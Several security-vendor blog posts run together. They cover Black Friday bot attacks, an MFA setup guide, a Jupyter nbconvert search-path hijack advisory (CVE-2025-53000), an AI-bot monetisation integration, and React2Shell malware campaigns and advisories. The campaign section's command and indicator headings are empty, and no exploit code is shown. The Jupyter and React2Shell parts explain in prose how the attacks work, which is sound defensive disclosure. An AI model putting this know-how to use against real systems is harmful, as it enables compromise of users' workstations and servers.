Holiday shopping season is in full swing, and Black Friday 2025 continued to demonstrate that consumer demand and attacker activity shows no signs of slowing. According to Adobe Analytics, U.S. consumers spent $11.8 billion online on Black Friday, setting a new record and highlighting sustained strength in online shopping. Yet behind this surge in legitimate traffic, retailers also faced a sharp rise in automated abuse, account takeover attempts, and reconnaissance across their digital storefronts.
This post breaks down what we saw across our network during the Black Friday period, including traffic trends, attack behavior, targeted geographies, and insights retailers can apply to strengthen their defenses ahead of the holiday home stretch.
What We Saw
Massive Traffic Surges Extending Past Black Friday
Retail traffic surged 37% above November averages, peaking on Black Friday but continuing into the weekend of November 29–30. Traditionally, traffic dips slightly on Saturday before building again on Cyber Monday, but this year showed a clear shift: shoppers kept buying throughout the weekend. This aligns with broader retail trends showing consumers taking advantage of longer promotional windows rather than concentrating purchases on a single day.
For retailers, this means the “peak” period is expanding- and with it, the window of exposure to cyber threats.
Bot Attacks Rose 50%, Focused on High-Value Workflows
Alongside legitimate traffic, bot attacks on retail sites spiked 50% over the November average. The timing closely tracked promotional activity, suggesting attackers were attempting to exploit increased consumer volume to blend in and avoid detection.
Broadly, these bots targeted:
Authentication and account flows (e.g., /login)
Inventory and product data endpoints (e.g., /datastore, /event/)
Transaction and application paths (e.g., credit-card application flows, lottery/promotion services, and user log endpoints)
This behavior reflects typical seasonal abuse campaigns: credential stuffing to hijack accounts, automated scraping to gain pricing or inventory intelligence, and attempts to manipulate promotions or loyalty flows.
Attacks Concentrated on the US, UK, and Australia
Malicious traffic during Black Friday was heavily concentrated in three markets: the US (46%), Australia (12%), and the UK (11%). These regions represent some of the world’s most active e-commerce ecosystems, and attackers mirrored legitimate consumer behavior by focusing on markets with the highest transaction volumes and promotional activity.
The US, in particular, drew nearly half of all observed attacks, consistent with its dominant share of global Black Friday spending. Australia and the UK followed, reflecting strong regional participation in holiday sales events and an attacker strategy aimed at exploiting high-demand markets where automated activity can more easily blend in with legitimate traffic.
For retailers operating in these geographies, the data underscores the importance of region-aware threat monitoring and the need to maintain heightened vigilance throughout the extended holiday weekend.
Attack Patterns Reveal Automation, ATO Prep, and Abuse at Scale
Based on attacker activity observed over the holiday shopping weekend, several clear patterns emerged, showing a mix of high-volume automation, credential-based attacks, and spam and proxy abuse. Overall, the attack data suggests that adversaries were focused on the following behaviors:
1. Heavy Use of Known Bad Bots and Automated Browsers
A significant portion of malicious traffic came from known automated frameworks, including headless browsers and scripted tools designed to mimic real users. This type of activity typically supports:
Large-scale login attempts
Price, inventory, or content scraping
Testing of checkout, promotion, and product pages for weaknesses
Attackers were industrializing their activity using automation that can rapidly adapt during peak events.
2. Preparing and Executing Account Takeover (ATO)
We observed high levels of activity associated with login reconnaissance and credential-testing behavior, indicating attempts to stage or execute ATO. Attackers were:
Testing large volumes of username/password combinations
Probing login endpoints to identify which attempts were blocked, challenged, or allowed
Taking advantage of elevated holiday traffic to blend their activity into normal user patterns
This aligns with typical seasonal fraud behavior, where attackers target stored payment methods, loyalty balances, and customer identities.
3. Evading Detection Through Proxies and Client Impersonation
A large volume of traffic originated from anonymous proxies, VPNs, and other anonymization services, combined with indicators of client spoofing meant to disguise automation. Attackers were:
Rapidly rotating IP addresses
Using advanced bots, attempting to masquerade as legitimate browsers
Using more simple bots, which use fingerprints or user agents that fell outside normal human patterns
In response, much of this traffic triggered JavaScript challenges or CAPTCHA enforcement, forcing suspicious clients to prove they were human.
4. Abusing Forms and Content Channels for Spam
We also observed activity consistent with comment spam, referrer manipulation, and other low-effort abuse aimed at exploiting retail sites as platforms for unwanted advertising or redirection. This typically includes:
Submitting spam content through comment or feedback forms
Inserting malicious or low-quality URLs via referrer fields
Attempting to poison analytics or direct traffic elsewhere
While not as immediately damaging as ATO, these campaigns can harm site performance, customer trust, and brand analytics.
What This Means for Retailers
Black Friday 2025 reinforced several themes:
The peak holiday season is widening.
High traffic persisted later into the weekend than in prior years. Retailers should consider extending peak staffing and monitoring coverage accordingly.
Attackers are increasingly using shopper traffic as camouflage.
Surges in human activity closely mirror surges in automated abuse. Retailers need strong bot detection, fingerprinting, and behavioral analysis—not just rate limiting.
API security is now as important as web application security.
Many of the top targeted URLs were APIs tied to data, personalization, or analytics. These endpoints often sit behind the UI and may not receive the same scrutiny as consumer-facing pages.
Geographic targeting is aligned with opportunity.
The US, Australia, and UK remain prime markets for both legitimate and malicious traffic. Retailers serving these regions must expect elevated attack pressure during every promotional period.
Conclusion
This year’s Black Friday illustrated both consumer resilience and the evolving sophistication of attackers. Retailers saw new sales records, and attackers took advantage of the same moment to blend in, scale operations, and probe for weaknesses.
As the holiday season continues, retailers should ensure that defenses are calibrated for:
Sustained high traffic (not just one peak day)
Increased bot sophistication
ATO protection
Region-specific targeting aligned with revenue hotspots
By understanding the patterns we saw during Black Friday, retailers can prepare for the continued wave of holiday traffic and ensure a safer, smoother experience for their customers through the end of the year.
In an era marked by escalating cyber threats and evolving risk landscapes, organisations face mounting pressure to strengthen their security posture whilst maintaining seamless user experiences. At Thales, we recognise that robust security must be foundational – embedded into products and services by design, not bolted on as an afterthought. This principle underpins our commitment to the U.S. Cybersecurity and Infrastructure Security Agency (CISA)’s Secure-by-Design pledge, which calls on software manufacturers to establish security features like multi-factor authentication (MFA) as standard across their product portfolios.
As digital transformation accelerates and attack surfaces expand, the gap between security capabilities and emerging threats continues to widen. According to the 2025 Thales Data Threat Report, organisations are grappling with unprecedented challenges: 69% regard the fast-moving ecosystem as the most concerning GenAI security risk, whilst 83% report that strong MFA is used more than 40% of the time. This indicates both progress and significant opportunity for improvement. These findings underscore a critical reality: whilst security tools and technologies have advanced, comprehensive deployment and consistent enforcement remain essential challenges that demand immediate attention.
This blog examines the pivotal role of multi-factor authentication in modern cybersecurity strategies. We explore the fundamentals of MFA, analyse the evolving threat landscape that necessitates its adoption, and provide practical guidance on implementation. Whether you are a security professional seeking to strengthen your organisation’s defences or an individual user looking to protect personal accounts, this resource offers the insights and actionable steps needed to embrace MFA with confidence and rigour.
Understanding Multi-Factor Authentication: The Basics
Multi-factor authentication verifies your identity using two different forms of identification. Typically this involves something you know (like a password) and something you have (like a code on your phone). Think of it like using an ATM: you need both your bank card and your PIN to withdraw cash.
This dual-layer approach creates a significant barrier for attackers. Even if someone steals your password, they still can’t log in without that second factor. It’s elegantly simple, yet remarkably powerful – your password alone is no longer enough to unlock the door.
The Growing Threat Landscape: Why MFA Is No Longer Optional
Cyberattacks have grown increasingly sophisticated, with stolen passwords at the heart of many breaches. According to the 2023 Verizon Data Breach Investigations Report, nearly 49% of data breaches involved the use of stolen credentials.
MFA directly addresses this vulnerability. Our own research at Thales demonstrates the critical importance of strong authentication measures. According to the 2025 Thales Data Threat Report, 83% of organisations report that strong MFA is used more than 40% of the time, yet significant challenges remain in achieving comprehensive deployment. This data underscores both the growing recognition of MFA’s importance and the continued need for organisations to strengthen their authentication posture.
Furthermore, our 2025 Digital Trust Index – Third-Party Edition reveals a concerning reality: 40% of users reset passwords once or twice a month, highlighting the inherent weakness of password-only authentication systems. These frequent password resets not only frustrate users but also create security vulnerabilities that MFA effectively mitigates.
How MFA Defeats Common Attack Methods
MFA thwarts the most prevalent attack techniques:
Brute-force and credential stuffing attacks: These automated attacks become practically futile with MFA enabled because guessing the password isn’t enough to break in.
Phishing attacks: Even if you unwittingly hand over your password to a phisher, they still can’t access your account without the one-time code or second factor that MFA requires.
It’s no surprise that CISA’s Secure-by-Design guidelines explicitly call for making MFA a built-in, default security feature. In today’s threat landscape, MFA has evolved from a nice-to-have extra to an essential safeguard.
Thales’ Commitment: Security by Design and by Default
At Thales, we build security into our products by design, baked into our products and services. Our commitment to CISA’s Secure-by-Design pledge is reflected in how we develop features like MFA.
We already implement robust MFA across our cloud services to help safeguard your accounts and data. By requiring two forms of identification to access the Thales Cloud Security Console, we add an extra layer of protection that makes it “much harder for unauthorised users to access sensitive information”. This significantly reduces the risk of breaches and builds trust.
The Principle of Shared Responsibility
Thales’ approach recognises shared responsibility. “Security by default” means we provide secure settings and features right out of the box. However, security is also a partnership – we provide the tools, whilst you play a crucial role by using them.
We’ve made MFA available and straightforward to configure, and we actively encourage customers to use advanced authentication methods. Whilst MFA might not be mandated on all accounts by default today, we strongly recommend that you activate it. By choosing to enable MFA now, you’re not only protecting yourself immediately but also aligning with best practices that Thales and the cybersecurity community advocate globally.
Getting Started: How to Set Up MFA
Enabling multi-factor authentication on your Thales account is quick and straightforward. Here’s how:
Log in and navigate to your user settings. Go to Account Settings or Profile, where you’ll find security settings for MFA management. You can find these options in the Thales Cloud Security Console setup checklist.
Locate the Multi-Factor Authentication option and click to begin setup.
Select your preferred MFA method: authenticator app, SMS, or email.
Configure the chosen method:
For an authenticator app, scan the displayed QR code with your app ( MobilPASS+, Google Authenticator, Microsoft Authenticator, Authy, etc.).
For SMS, enter your mobile number to receive a verification code.
For email, a code will be sent to your registered email address.
Save your backup codes. These are your safety net if you lose access to your MFA device. Store them in a secure location like a password manager.
Complete and test the setup. Once verified, MFA will be enabled. Log out and log in again to ensure everything works properly.
That’s it! You’ve added a powerful extra layer of security in just a few minutes.
Choosing Your MFA Method: A Comparison
For organisations seeking a comprehensive overview of authentication options, Thales offers an extensive portfolio of MFA tokens and authenticators. Our OneWelcome Authenticators Portfolio includes FIDO2 passkeys, hardware tokens, smart cards, and software authenticators, ensuring secure access across different environments and devices . This breadth of choice allows organisations to select the authentication method best suited to their security requirements and user needs
When setting up MFA, you have several authentication options:
Authenticator App (recommended): Generates a new 6-digit code every 30 seconds. This method is very secure, works offline, and is significantly more phishing-resistant. Pros: High security, no network dependency. Cons: Requires your phone.
Text Message (SMS): Sends a one-time code to your mobile phone. Pros: Easy to use, no app required. Cons: Slightly less secure than authenticator apps due to potential SIM-swapping attacks, but still greatly improves security over no MFA. CISA recommends SMS-based authentication only as a “last resort” when more secure options aren’t available
Email Codes: Sends verification codes to your registered email. Pros: No extra device needed. Cons: Least secure option if your email is compromised. Use only if other methods aren’t feasible, and ensure your email itself has MFA.
Hardware Security Keys: Physical devices, such as Thales FIDO Security Keys that you plug in or tap to verify login. Pros: Highest level of security, phishing-resistant. Cons: Requires purchasing a device.
Which should you choose? If possible, use an authenticator app or hardware key, as these are most secure. For most users, an authenticator app strikes an excellent balance. SMS is a solid fallback, and email can work if necessary – just be aware of the security trade-offs.
Whilst MFA significantly strengthens security, the most forward-thinking organisations are taking the next step: eliminating passwords altogether. Passwordless authentication removes the vulnerabilities inherent in password-based systems – no passwords to steal, phish, or reuse.
Thales’ SafeNet Trusted Access empowers organisations to build comprehensive passwordless policies using FIDO2 passkeys, biometrics, and hardware authenticators. Our Passwordless 360 approach provides a detailed framework for implementing passwordless authentication across your organisation, combining security, user experience, and regulatory compliance.
Troubleshooting and Frequently Asked Questions
Q: Do I have to enter an MFA code every single time I log in?
A: Often not every time. Many systems offer the option to “remember” a device for a certain period (e.g., 14 days). This means you won’t need to enter a code each time on that trusted device. However, use this feature only on personal devices you control, not shared or public computers.
Q: I’m not receiving the MFA code, or it says the code is wrong. What should I do?
A: Common solutions include: For SMS, check your signal and that your phone number is correct in account settings. Wait a moment and click “Resend code” if available. For authenticator apps, ensure your phone’s clock is accurate, as codes are time-based. For email, check your spam folder.
Q: What if I lose access to my phone or MFA device?
A: Use your saved backup codes to log in. If you’ve lost those as well, contact Thales support for account recovery assistance.
Q: Can we use our own IdP?
A: Yes, you can leverage external IdPs like SafeNet Trusted Access by Thales, which allows you to build adaptive authentication policies and leverage a broad range of MFA options.
Q: Can I switch MFA methods?
A: Yes. You can disable MFA and re-enable it with a new method anytime through your account settings.
Q: Is MFA required?
A: Whilst not mandatory on all accounts today, we strongly recommend enabling it. It’s one of the most effective ways to protect your account.
Understanding Digital Trust: Research from Thales
Thales’ research demonstrates the critical importance of strong identity and access management. Our 2025 Digital Trust Index – Third-Party Edition reveals that 96% of third-party users face issues logging into partner systems, wasting 48 minutes a month on average. Additionally, 40% reset passwords once or twice a month – highlighting the need for more secure, passwordless methods like MFA.
The 2025 Data Threat Report further emphasises this urgency. According to our research, 83% of organisations report that strong MFA is used more than 40% of the time, yet challenges remain. As organisations adopt AI and face evolving quantum threats, robust authentication becomes even more critical.
Thales’ comprehensive Identity and Access Management solutions provide organisations with the capabilities needed to improve user experiences whilst strengthening security. From Multi-Factor Authentication and Single Sign-On to passwordless authentication and passkeys, Thales delivers the tools to make IAM processes straightforward and dependable.
Final Thought
Cybersecurity is a shared responsibility. We design secure systems, and you make them stronger by turning on protections like MFA. Enable MFA today in your Thales account settings. It takes just a few minutes and makes a significant difference.
After our research on Cursor, in the context of developer-ecosystem security, we turn our attention to the Jupyter ecosystem. We expose security risks we identified in the notebook’s export functionality, in the default Windows environment, to help organizations better protect their assets and networks.
Executive Summary
We identified a new way external Jupyter notebooks could be exploited by threat actors to lure unsuspecting users and compromise their workstation.
Companies are recommended to use a centralized Jupyter server, stay up to date and strictly restrict external files susceptible to processing with Jupyter software.
Introduction
Jupyter notebook is quite an institution in the development of AI projects. Back in 2015, around 200,000 notebooks were publicly available on GitHub—by early 2021 that number had surged to nearly 10 million. Used by more than 80 % of data scientists and AI engineers worldwide, Jupyter is deeply embedded in every stage of AI workflows, from exploratory analysis and visualization to model prototyping and collaboration.
When investigating this ecosystem, our approach was to try to imagine where a threat actor could find his way through, and leverage functionalities to exploit victims’ environments. The first direction came surprisingly easily: the configuration files.
Configuration files are often considered innocuous. However, they may include obscure parameters that most users aren’t aware of. Ignoring them would be a critical mistake.
Config files have led to vulnerabilities in many other instances. For example, in VSCode’s IDE, the .vscode/settings.json config file was also a key component in multiple high severity vulnerabilities discovered (CVE‑2021‑34529 , CVE‑2025‑53773 or CVE-2025-54130).
One specificity of the Jupyter ecosystem that makes this attack vector even more interesting is the fact that configuration files are also perfectly valid Python executables- making them easier to exploit.
Jupyter Configuration Files
The most common configuration file is jupyter_notebook_config.py, typically found in the user-specific configuration directory (~/.jupyter/). It’s responsible for defining core Notebook server settings such as network bindings, authentication options, file system paths, and various security-related parameters. However, other config files may also be used depending on the component, such as jupyter_nbconvert_config.py for export settings, or jupyter_server_config.py for Jupyter Server.
Configuration files can actually exist in any directory, allowing for layered overrides. Available options cover a wide range of functionality, from UI behavior and authentication to kernel management, export formats, logging, and more. This approach gives users fine-grained control over the entire Jupyter ecosystem.
For example:
c = get_config()
c.NotebookApp.port = 8888
c.FileContentsManager.save_script = True
However, acknowledging a high severity impact, Jupyter decided in October 2022 to remove CWD from the config paths, reducing the risk presented significantly.
This was the starting point of our research. We started searching for a similar or stronger way to exploit the same idea: having a file whose name is not constrained adjacent to a jupyter notebook, assuming an unsuspecting user would trigger an innocuous operation on a perfectly legit Jupyter notebook on the official Jupyter software and inadvertently allow full system compromise.
And this is exactly what we found by investigating the official export tool of Jupyter, nbconvert.
The Vulnerability
The vulnerability we discovered allows arbitrary code execution on Windows machines when exporting a notebook to PDF. By placing a properly named, malicious script in the notebook folder location, an attacker could hijack the conversion process and execute code with the privileges of the user.
When a Jupyter notebook containing SVG output is exported via nbconvert, the svg2pdf.py preprocessor is triggered to convert SVG images via the Inkscape tool. During this process, the path to Inkscape executable is resolved using Python’s shutil.which() via the following expression:
inkscape_path = which("inkscape")
without including inkscape anywhere as a mandatory nbconvert dependency. This opened the door to unintended code execution as the following figure shows:
Fig. 1: High level flow of exploitation of the security issue
shutil.which behavior is controlled internally by the Windows API function NeedCurrentDirectoryForExePathW, which returns TRUE (include CWD) when the NoDefaultCurrentDirectoryInExePath environment variable is not set, which is the default configuration on standard Windows installations.
In Python versions earlier than 3.12, `shutil.which()` ignores the `NoDefaultCurrentDirectoryInExePath` environment variable entirely, making it impossible to prevent this unsafe search behavior through configuration.
Python 3.12 and later versions properly respect this environment variable when set, but the variable remains unset by default on Windows systems, leaving many vulnerable.
Since nbconvert officially supports Python versions starting from 3.9, it includes versions that are affected by this issue both ways.
CVE-2025-53000
This unsafe lookup behavior aligns with CWE-427: Uncontrolled Search Path Element. Therefore, we recommended disabling the searching of inkscape software from CWD and relying on fixed safe search places.
Upon receiving our report, the Jupyter team reproduced the issue, acknowledged the associated risk, and requested a CVE (see below). A discussion was then initiated regarding how to fix the issue. However, the Jupyter team eventually stopped responding to our messages and has not addressed the issue to date.
CVE-2025-53000 has been assigned to this vulnerability. At the time of publication, the Github advisory has not yet been released by the maintainers.
Because export functionality is commonly used and generally trusted, it presents an attractive target for attackers, and especially in environments where notebooks are frequently shared—such as academic research groups, data science teams, or educational institutions—the potential for exploitation increases substantially.
Eventually, following our 90-day policy, we decided to publish this advisory to help protect the community.
Demonstration Video
The following demonstration video was recorded on a Windows 10 Enterprise x64 machine with default settings, using miniconda3 and Python 3.13.9, using the latest available Jupyter software versions, including:
Jupyter Core 5.9.1, nbconvert 7.16.6, and Notebook 7.5.0
Post Exploitation
Once successfully triggered, this vulnerability gives the attacker arbitrary code-execution in the context of the user. This immediately impacts confidentiality, integrity, and availability, as the attacker can access, modify, or disrupt the user’s data and workflows. On typical Windows data-science workstations, victim accounts almost always have:
Direct access to sensitive notebooks and datasets.
Locally installed package managers (conda, pip, winget) and DevOps pipelines that will happily run additional code.
This potentially amplifies the radius of compromise, allowing its effects to spread beyond the initial workstation.
Recommendations
Companies are recommended to rely on a centralized Jupyter server, ensure that all Jupyter-related software remains up to date, and enforce strict restrictions on external files that may be processed through Jupyter tools.
It is also recommended to enable the NoDefaultCurrentDirectoryInExePath environment variable to reduce the risk of unintentionally executing files from untrusted locations.
Conclusion
This vulnerability shows how the invisible glue of our workflows can become points of failure when not properly scrutinized.
We expect more vulnerabilities to surface in this fast-growing AI ecosystem as workflows become more automated, composable, and cloud-integrated, and we hope this report encourages teams to take a closer look at the quiet dependencies holding their environments together.
The surge in AI-driven traffic is transforming how websites manage their content. With AI bots and agents visiting sites at unprecedented rates (often scraping without permission, payment, or attribution) content owners face a critical challenge: how to protect their intellectual property while capitalizing on legitimate AI use cases.
Today, we’re excited to announce Imperva’s integration with TollBit, a groundbreaking solution that enables our Cloud Web Application Firewall (CWAF) customers to monetize traffic from AI bots and crawlers that would otherwise scrape their content without permission or compensation.
Meeting the AI Traffic Challenge
The traditional ad-supported and subscription-based content models are being disrupted by AI. This integration provides a new economic model where value flows fairly between content creators and AI developers, transforming unauthorized scraping into a sustainable revenue stream.
How Imperva and TollBit Work Together
The integration leverages Imperva’s industry-leading Web Application Firewall capabilities alongside TollBit’s analytics and monetization platform to create a comprehensive solution:
Detection & Enforcement: Imperva CWAF identifies AI bot traffic at the edge, providing the critical first layer of protection.
Intelligent Redirection: Using Imperva’s redirect rules, requests from AI bots are automatically redirected to a TollBit subdomain (e.g., tollbit.example.com), with CWAF returning an HTTP 302 response.
Payment Gateway: The TollBit subdomain returns an HTTP 402 response code (payment required), prompting AI bot operators to obtain valid TollBit tokens for authorized access.
Analytics & Insights: Through SIEM log integration, Imperva Access and Security logs flow to TollBit’s analytics engine, providing executives with clear, AI-specific analytics that show how bots are engaging with their content and the business impact of that traffic both within Tollbit and Imperva’s UMC.
Implementation Architecture
The integration requires a straightforward setup process:
Onboard your domain to Imperva Cloud WAF
Create a TollBit account and verify domain ownership via DNS TXT records
Configure a TollBit subdomain with appropriate DNS NS records
Create redirect rules in Imperva’s management console to route AI bot traffic
Set up AWS S3 bucket integration for log processing and analytics
To ensure compatibility with TollBit’s requirements, an AWS Lambda function prefixes dates to Imperva log file names, enabling seamless ingestion into TollBit’s analytics platform.
A Shared Vision for Fair Compensation
This partnership represents a fundamental shift in how content owners approach AI traffic. Rather than simply blocking all bots or allowing unrestricted scraping, sites now have granular control to enforce access rules and pricing on their own terms.
Content owners deserve fair compensation for how their content powers the AI ecosystem. By combining Imperva’s security capabilities with TollBit’s monetization tools, we’re enabling the transition from unauthorized scraping to sustainable, licensed transactions.
What This Means for Imperva Customers
With this integration, Imperva CWAF customers gain:
Robust protection against unauthorized AI scraping at the application layer
Complete visibility into AI traffic patterns and behaviors through dedicated analytics
Flexible control to decide which AI agents can access content and under what conditions
New revenue streams that turn scraping attempts into legitimate, paid transactions
The agent economy is here, and autonomous AI visitors are becoming a permanent fixture of web traffic. With Imperva and TollBit, you can ensure these interactions happen on your terms—fairly, transparently, and profitably.
Get Started
If you’re an Imperva Cloud WAF customer and want to activate the integration:
Earlier this month, Imperva published an initial advisory outlining how our customers were protected against the newly disclosed React2Shell vulnerability impacting React Server Components (RSC). That post focused on the essentials: a critical flaw arising from unsafe server-side deserialization of client-controlled RSC payloads, its potential to enable unauthenticated remote code execution, and what we do to protect against it.
In this follow-up, we expand on that foundation by examining what makes this vulnerability so dangerous. We explore the real-world footprint of this vulnerability, look at how it has appeared in the wild across different countries and sites, examine recorded exploit attempts that use this vulnerability as an entry point in opportunistic malware campaigns, and assess how the flood of AI-generated PoCs is complicating real-world defenses.
General Statistics
Before diving into the technical details, let’s begin with a macro-view of its real-world impact across the globe.
Over the past week, Imperva sensors recorded over 127 million requests related to React2Shell (CVE‑2025‑55182) probing and exploitation attempts, highlighting the scale and automation targeting this vulnerability. These attempts spanned across more than 87 thousand distinct sites, showing that opportunistic scanning far outweighs targeted, single-tenant attacks.
Activity was observed across 128 countries, with the United States and Singapore emerging as the most heavily targeted regions, underscoring the global reach of this CVE.
The industry reach is widespread, although Education and Financial Services sites collectively account for almost half of all attacks.
The PoC Slop
Shortly after the public disclosure of React2Shell (CVE-2025-55182), a flood of what claimed to be “proof-of-concept” exploits began circulating. As the original disclosure site warns, many of these PoCs were invalidly crafted under incorrect assumptions, such as requiring explicit exposure of dangerous server-side functionality such as child_process.exec, vm.runInThisContext, or fs.writeFile rather than exploiting the actual flaw in the RSC Flight deserialization logic.
This surge of AI-generated PoC samples has a harmful side effect: it has muddied the waters for defenders. Instead of concentrating on the real vulnerability, security teams must sift through a sea of false or irrelevant exploit attempts. Attackers and bots are now producing a vast number of convincing-looking payloads, making it much harder for defenders to tell legitimate exploits from background noise.
An example of AI POC:
Malicious campaigns
In the immediate aftermath of the React2Shell disclosure, Imperva Threat research observed a large volume of malicious campaigns leveraging the vulnerability as an entry point. The following is a summary of just a few of the campaigns we observed along with the relevant IoCs:
Linux Remote Access Trojan Campaign
XNote RAT
Snowlight dropper
ReactOnMyNuts: Botnet and Cryptominer spreader campaign
Runnv Cryptojacking campaign
1. Linux Remote Access Trojan Campaign
Description:
A widespread campaign, where attackers leveraged the React Server Components vulnerability to download a malicious RAT executable. Once installed, the malware contacts a C2 server and retrieves JSON-based task instructions, such as running system commands, opening a reverse shell, and uploading or downloading files.
Top Targeted Countries: United States, Indonesia Thailand, Brazil, United Kingdom
Top Targeted Industries: Telecom and ISPs, Business, Financial Services, Gambling
Malicious command:
IoCs:
2. XNote RAT
Description:
A highly targeted campaign, affecting only financial services sites in Hong Kong, utilizing the React2Shell vulnerability to deploy the Xnote Remote Access Trojan Linux malware. The Xnote malware was exposed by Russian anti-virus company Doctor Web, who believe that there is “good reason to believe that some members of the Chinese hacker group called ChinaZ took part in the development of this Trojan.”
Targeted Country: Hong Kong
Targeted Industry: Financial Services
Malicious command:
IoCs:
3. Snowlight dropper
A campaign focused on deploying the SnowLight dropper through the React2Shell vulnerability. SnowLight serves as both an initial access vector and a persistence mechanism, executing malicious scripts that retrieve and install additional, more advanced payloads, most notably the VShell Remote Access Trojan (RAT).
SnowLight is associated with Chinese state-sponsored threat actors tracked as UNC5174, a group known for targeting research and education institutions, businesses, charities, NGOs, and government organizations across Southeast Asia, the United States, and the United Kingdom.
Targeted Countries: Indonesia, Australia, United States, Kuwait
Targeted Industry: Financial Services, Telecom and ISPs, Retail
Malicious command:
IoCs:
4. ReactOnMyNuts: Botnet and Cryptominer spreader campaign
Description:
A campaign utilizing the React2Shell vulnerability to spread both Mirai and XMRig cryptojacking malware samples using shared server architecture. The attackers used the vulnerability to execute a one-liner command aimed at downloading and installing both Mirai botnet and XMRig cryptojacking malware.
Top Targeted Countries: United States, Australia, United Kingdom, Argentina, Columbia
Top Targeted Industries: Healthcare, Business, Financial Services, Computing & IT
Malicious commands:
IoCs:
5. Runnv Cryptojacking campaign
Description:
A cryptojacking campaign, with indicators of Chinese origin. The attackers utilized the React2Shell vulnerability to execute a dropper bash script, which downloads several second stage files including bash scripts and gzip compressed data. These components form the code and configuration of the cryptojacking operation. From an investigation of the wallet addresses used in the campaign we can see that (at the time of investigation) the threat actors were making around 170 USD per day, or around 62,050 USD per year.
Screenshot downloader script showing Chinese characters
Crypto wallet address:
Campaign Monero Wallet Statistics
Top Targeted Countries: United States, Brazil, United Kingdom, Colombia, Canada
Top Targeted Industries: Business, Financial Services, Lifestyle, Healthcare
Malicious commands:
IoCs:
Conclusion
The React2Shell vulnerability has quickly evolved from disclosure to widespread exploitation, with over 127 million attack attempts targeting more than 87,000 sites across 128 countries observed on the Imperva network alone within the first week. The campaigns documented here, from state-sponsored RATs to cryptojacking operations demonstrate how rapidly threat actors weaponize critical vulnerabilities. Imperva Cloud WAF and On-Premises WAF customers remain fully protected against these exploitation attempts.
The more critical APIs become, the more sensitive data they carry identities, payment details, health records, customer preferences, tokens, keys, and more.
And this is where organizations face a painful, often invisible problem:
To protect APIs, many organizations end up exposing the very data they are trying to secure.
Most API security tools still rely on raw-payload logging, traffic replay, or shipping full request bodies into external analytics systems. That means sensitive customer data:
Leaves controlled environments
Gets stored in multiple systems
Crosses borders without intention
Lands in tools not designed to hold PII
Multiplies breach risk and regulatory pressure
This creates a direct conflict between security, privacy, and compliance, and businesses are caught in the middle.
The Real-World Impact: When Privacy Becomes a Security Liability
Across industries – financial services, retail, healthcare, travel, public sector, the story repeats:
1. Breach blast radius expands
The more systems that hold raw API payloads, the bigger the impact when any one of them is compromised.
2. Compliance becomes harder, not easier
GDPR, CCPA, HIPAA, PCI, and emerging data-sovereignty regulations penalize:
unnecessary data retention
cross-border data transfers
third-party exposure
lack of data-minimization controls
Most API security tools inadvertently violate all four.
3. Data residency rules block API security deployments
Organizations operating in multiple regions can’t centralize raw API data in a single cloud service, but many tools require doing exactly that.
4. Dev and QA environments become privacy risks
When security tests are based on production payload replays, sensitive data leaks into non-production systems.
5. Security teams lose visibility if they avoid raw logging
Many leaders try to “lock down” data flows, but that often leaves API blind spots, making it harder to detect business logic abuse, scraping, or session-based attacks.
This is the API privacy paradox:
You either weaken privacy to strengthen security or weaken security to preserve privacy.
The Industry Approach Is Broken
The traditional API security model makes three flawed assumptions:
You must log or store raw payloads to get visibility.
You must centralize traffic for analytics.
You must replay production data to test API security.
These assumptions create privacy exposure, compliance failure, and operational friction.
Imperva Solves This by Rethinking the Architecture
API security should not require exposing sensitive data, ever.
The architecture flips the traditional model:
1. Inspect at the PoP (where traffic lives)
Traffic is parsed in-memory at the Point-of-Presence closest to the application, SaaS PoP or on-prem.
Raw values never leave the PoP.
2. Convert sensitive values into privacy-safe artifacts
Classification + hashing replaces raw payloads with:
label
schema fragments
one-way irreversible hashes
This is the only data that ever moves upstream.
3. Detect and respond using metadata only
Anomaly detection uses metadata such as:
data labels
schema context
session identifiers
hashed tokens
No raw content is needed or exposed.
4. Enforce using hashes, not identities
Hash-based enforcement enables:
per-session blocking
token-level mitigation
behavior-based decisions
without seeing or sharing the sensitive value behind the hash.
5. Same privacy guarantees across all deployments
Cloud, on-prem, hybrid – the mechanics never change.
What This Means for the Business
This is where Imperva’s architecture translates directly into measurable, enterprise-wide value:
Smaller blast radius = lower breach liability
Fewer systems hold PII, drastically reducing what attackers can steal and what you must disclose.
Faster compliance alignment
Local data processing and zero raw persistence align with GDPR, HIPAA minimum-necessary, and sovereignty rules.
Real-time protection with zero added exposure
Inline, in-PoP inspection gives detection teams full visibility without raw payload retention.
Safer automation in Dev/QA
Privacy-aware test artifacts eliminate the risk of production PII leaking into pipelines.
Reduced third-party risk
Vendors never receive raw payloads, only metadata and hashes.
A future-proof privacy posture
As regulatory pressure increases, architectures like this become mandatory, not optional.
Why This Whitepaper Matters
This whitepaper breaks down exactly how Imperva delivers production-grade API protection while preserving privacy, with clear explanations and practical examples.
You’ll learn:
How to get deep visibility without storing raw payloads
Why in-PoP processing reduces exposure and simplifies compliance
How hash-based enforcement protects identities while enabling precise blocking
How to design a privacy-first architecture that works across hybrid/multi-cloud
In other words:
If you need to secure APIs and meet privacy, residency, or compliance requirements – this is essential reading.
Ready to See How Privacy-First API Security Really Works?
Download the whitepaper and learn how Imperva protects APIs without exposing sensitive data.
On December 3, 2025, the React and Next.js teams disclosed a critical security vulnerability (CVSS 10.0), identified as React2Shell, affecting applications that leverage React Server Components together with Server Actions or Server Functions.
The React2Shell vulnerability stems from improper validation of client-supplied data within certain server-side React features. An unauthenticated attacker could exploit this flaw by sending specially crafted requests, leading to unexpected server-side behavior. Successful exploitation could result in unauthenticated remote code execution.
This vulnerability requires no authentication and affects a wide range of modern React/Next.js deployments.
The affected functionality involves the mechanism React uses to receive and interpret data for server-side features. Certain malformed or intentionally crafted inputs may trigger unsafe processing paths on the server.
The React and Next.js teams have released security updates that strengthen these validation steps and prevent unintended behavior.
Impact
The vulnerability allows unauthenticated remote code execution (RCE) on servers running React Server Components.
Applications using React Server Components are vulnerable even if they do not explicitly define Server Function endpoints.
In effect, a malicious actor can send specially crafted requests to a vulnerable server and, due to insecure deserialization of serialized payloads, trigger unintended server behavior including arbitrary code execution.
As of this advisory, there is no evidence of active exploitation in the wild. However, numerous unauthorized or fake proof-of-concept (POC) exploits have been circulated publicly, which may cause confusion or unintended harm if tested without proper validation.
Affected Versions:
React: 19.0.0, 19.1.0–19.1.1, 19.2.0
js (App Router): 15.x ≤ 15.5.6, 16.x ≤ 16.0.6
Patched versions:
React: 19.0.1, 19.1.2, 19.2.1
js: 15.5.7+, 16.0.7+, 16.1+
Imperva Proactive Response
